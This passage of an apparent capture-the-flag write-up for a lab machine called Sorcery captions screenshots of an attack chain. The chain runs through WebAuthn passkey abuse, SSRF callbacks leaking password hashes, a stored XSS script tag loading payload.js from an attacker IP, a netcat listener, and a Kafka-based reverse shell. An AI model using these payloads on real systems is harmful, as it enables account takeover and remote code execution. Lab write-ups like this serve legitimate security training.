
The attacker sends a POST request to /dashboard/profile with a valid authentication token. The server responds with a WebAuthn challenge object containing publicKey parameters, relying party (rp) details for sorcery.htb, and user information for dark.

After submitting the Passkey attestation, the server returns an “Unknown” error. This suggests the backend rejected or failed to process the attestation object properly during the registration attempt.


The Python HTTP server on port 3000 logs several GET requests during the Passkey flow: /?=Loading_script, /?=OK, /?=t_… (long token), and /?=Done. This indicates the frontend is making multiple callbacks to the attacker-controlled server during WebAuthn processing.

The attacker starts a new simple HTTP server on port 80 to capture additional requests. The logs reveal continued SSRF activity, including earlier Argon2 hash leaks and a new request for /payload.js, indicating payload delivery or further interaction.

As the seller dark2, a new product is created with name “cookie” and a description containing a stored XSS payload: <script src=”http://10.10.15.210/payload.js”></script>.
Gaining Admin Access via XSS

The login page shows the Passkey tab selected. The username admin is entered, and the system prompts the user to use a security key for authentication.

The admin profile shows User Type: Admin and a registered Passkey ID. The page confirms that the admin account has successfully enrolled a Passkey for authentication.

A Passkey login modal appears for the admin user, instructing to “Insert your security key and touch it”. This is part of the WebAuthn flow for passwordless login.
Debug Feature Abuse

The Debug Ports tool is loaded with options to add data fields, enable “Keep alive”, and “Expect response”. The interface is ready for sending raw payloads to internal services.

The Debug Ports tool is loaded with options to add data fields, enable “Keep alive”, and “Expect response”. The interface is ready for sending raw payloads to internal services.

The attacker starts a netcat listener with nc -lvnp 9007 on port 9007, waiting for an incoming reverse shell connection.

The attacker runs python3 test.py, which outputs a very long hex-encoded Kafka Produce request specifically crafted to deliver a TCP reverse shell. This payload is designed to be sent to the internal Kafka broker via the Debug Ports tool.
